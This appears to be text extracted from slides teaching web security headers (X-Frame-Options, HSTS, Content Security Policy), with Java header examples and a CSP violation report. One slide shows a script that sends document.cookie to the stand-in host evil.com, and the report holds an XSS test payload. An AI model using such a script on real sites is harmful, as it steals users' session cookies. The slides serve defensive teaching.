
# X-Frame-Options browser support



**ALLOW-FROM** only supported  
by Firefox and Internet Explorer



# OWASP ClickMe to scan for Clickjacking







**Demo**



Missing protection of sensitive data

# HTTP Strict Transport Security (HSTS)





```
response.addHeader(  
    "Strict-Transport-Security",  
    "max-age=31556926"  
);
```

```
"max-age=31556926; includeSubDomains"
```



The configured duration should never expire





# HSTS stops insecure communication



**Requires HTTPS connection**

No effect on HTTP connections

**All resources via HTTPS**

Includes scripts, images, ...

**Valid certificate required**

No self-signed certificates any more



# Most headers are only used in the active response

The HSTS  
guy...





# HTTP Strict Transport Security browser support






# Cross-Site Scripting (XSS)

## **Content Security Policy (CSP)**





# Cross-Site Scripting in a nutshell



```
<script>  
  var img = new Image();  
  img.src = "http://evil.com?" + document.cookie;  
</script>
```



```
response.addHeader(  
    "Content-Security-Policy",  
    "default-src 'self'"  
);
```



# XSS protection active after adding CSP header

## **Blocks**

- ▣ inline scripts
- ▣ inline styles
- ▣ `eval()`





# Content Security Policy directives

<b>default-src</b>	default if specific directive is not set
<b>object-src</b>	Sources in object, embed or applet tags
<b>script-src</b>	Script sources (includes XSLT)
connect-src	XMLHttpRequest, WebSocket, ...
font-src	Font sources
frame-src	Sources embeddable as frames
img-src	Image sources
media-src	Video and audio sources
style-src	CSS sources (does not include XSLT)



# Content Security Policy source list

*	script-src *	Wildcard
'self'	script-src 'self'	Same origin only (scheme, host, port)
'none'	script-src 'none'	Prevent loading any resource
*.sample.com	script-src scrips.samle.com	Load from subdomain
https:	script-src https:	Load any script from https: origin

...



```
response.addHeader(  
    "Content-Security-Policy",  
    "default-src 'none';  
    script-src *.sample.com;  
    style-src sample.org"  
);
```



```
response.addHeader(  
    "Content-Security-Policy-Report-Only",  
    "default-src 'self';  
    report-uri CSPReporting"  
);
```



# Content Security Policy Report Only executes code

```
{  
  "document-uri": "http://.../reporting.jsp?  
    name=%3Cscript%3Ealert(%27XSS%27)%3C/script%3E",  
  "referrer": "http://localhost:8080/security-header/  
    index.jsp",  
  "blocked-uri": "self",  
  "violated-directive": "default-src http://localhost:8080",  
  "source-file": "http://.../reporting.jsp?  
    name=%3Cscript%3Ealert(%27XSS%27)%3C/script%3E",  
  "script-sample": "alert('XSS')",  
  "line-number": 10  
}
```



# Content-Security-Policy- Policy



# Content-Security-Policy- Policy-Report-Only



